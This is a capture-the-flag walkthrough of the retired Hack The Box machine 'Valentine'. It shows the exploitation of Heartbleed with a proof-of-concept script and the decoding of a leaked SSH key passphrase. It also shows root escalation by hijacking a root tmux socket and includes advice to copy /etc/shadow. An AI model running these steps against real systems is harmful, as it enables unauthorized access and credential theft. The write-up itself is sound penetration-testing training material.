Valentine
| Name: | Valentine 
|
|---|---|
| Release Date: | 17 Feb 2018 |
| Retire Date: | 28 Jul 2018 |
| OS: | Linux |
| Base Points: | Easy - Retired [0] |
| Rated Difficulty: |  |
| Radar Graph: |  |
 |
janne808  00 days, 00 hours, 58 mins, 05 seconds 00 days, 00 hours, 58 mins, 05 seconds |
 |
echthros  00 days, 01 hours, 15 mins, 10 seconds 00 days, 01 hours, 15 mins, 10 seconds |
| Creator: | mrb3n  |
| CherryTree File: | CherryTree - Remove the .txt extension |
Again, we start with nmap -sC -sV -Pn -p- -oA ./Valentine 10.10.10.79
$ nmap -sC -sV -Pn -p- -oA ./Valentine 10.10.10.79
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-27 17:16 EDT
Nmap scan report for 10.10.10.79
Host is up (0.060s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/
stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_ssl-date: 2020-08-27T21:21:48+00:00; +2m44s from scanner time.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: 2m43s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 169.08 seconds

We've got SSH, HTTP, and HTTP on all their standard ports. Since Gobuster gets testy with self-signed certificates, let's go with Dirbuster on this one. While that's running, and as a guess from the timing and name of the box, let's also run the Heartbleed nmap script to check if it's vulnerable.
$ nmap -p443 --script ssl-heartbleed -oA ./ValHeart 10.10.10.79
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-27 17:23 EDT
Nmap scan report for 10.10.10.79
Host is up (0.076s latency).

PORT    STATE SERVICE
443/tcp open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic
software library. It allows for stealing information intended to be protected by
SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1)
of OpenSSL are affected by the Heartbleed bug.
   The bug allows for reading memory of systems protected by the vulnerable OpenSSL
   versions and could allow for disclosure of otherwise
   encrypted confidential information as well as the encryption keys themselves.
|
|     References:
|       http://www.openssl.org/news/secadv_20140407.txt
|       http://cvedetails.com/cve/2014-0160/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160

Nmap done: 1 IP address (1 host up) scanned in 1.12 seconds
We have officially confirmed that this is a Heartbleed box and the Dirbuster looks to have found a "hype_key" for an ssh login. Running the heartbleed python script found here, and we have to run it several times, we finally get a valid base64 string. I eventually ran it as:
sudo python heartbleed-poc.py 10.10.10.79 443 -f /home/kali/Desktop/Valentine/heartpoc.bin -n 35
and then ran strings on the resulting bin file
$ strings heartpoc.bin
<<<SNIPPED FOR BREVITY>>>
gedObjectReference" type="ServiceInstance">ServiceInstance</_this></RetrieveServiceContent></soap:Body></soap:Envelope>
A844B51B1E7AE3A1BBCB93E5E6B7E8690BDC1E72CEDB27CE299CD81BEC2D49654315288F75B9C78F
11BE9CA89C6D5D3">mac-intel</device-id>
<mac-address-list>
<mac-address>94:65:ed:80:cf:3f</mac-address></mac-address-list>
<group-select>VPN</group-select>
<group-access>https://10.10.10.79:443</group-access>
<<<SNIPPED FOR BREVITY>>>
0.0.1/decode.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==
And there it is. $text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==
$ echo aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg== | base64 -d
heartbleedbelievethehype
We have a passphrase. Navigate to https://10.10.10.79/dev/hype_key and copy that to your machine. You can do the same with /dev/notes.txt if you would like. Both are in Sub-Nodes of the Dirb/Dirbuster Node in the CTB file. Now, we have to convert the hype_key from the HEX format that it is in over to a normal RSA keyformat (which in this case is just a hex to text). We can do that easily.
Paste the HEX string from https://10.10.10.79/dev/hype_key into a hype_key.hex file
$ cat hype_key.hex | xxd -r -p > hype_key
$ cat hype_key (just for verification)
$ chmod 400 hype_key
$ ssh -i hype_key hype@10.10.10.79
Enter passphrase for key 'hype_key': heartbleedbelievethehype
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)
* Documentation: https://help.ubuntu.com/
New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$
And again, the original HEX, the corrected Key, the nmap outputs, the notes.txt file, and the ps aux output will all be in the CTB file for your enjoyment.
Which brings me to the next part of this box's journey. LinEnum the box. There's a faster way (just run ps aux), but LinEnum (on line 642 to be exact) shows you the EXACT same info as ps aux for the privesc point and some form of Privesc Checker is a good practice to be in. Yes, I know. Reading umpteenmillion lines of mostly useless info is as boring as listening to grass grow while reading stereo instructions and simultaneously watching paint dry, but TRUST ME it's better than banging your head against a wall during a real test because you manually checked sudo -l and ps aux and all that jazz but missed a SUID set or funky config file permission set.
Ok. Now that I'm done ranting, there's a tmux session bring run as root! Think of tmux as "screen" but with more features. Personally, I still use screen, but that's because I'm "old" (in terms of IT anyway lol) and stubborn in my ways. If it ain't broke, don't fix it and remember to get off my lawn! Seriously though, tmux allows a session to stay active even if the user has to log off (just like screen does). We should be able to hijack/resume that session with:
tmux -S /.devs/dev_sess

And we've successfully done that. Grab your flags, ifconfig, and /etc/shadow file (good practice to get into if you're wanting to take the OSCP [which I haven't yet]) and you can safely say that this box is done and in the books.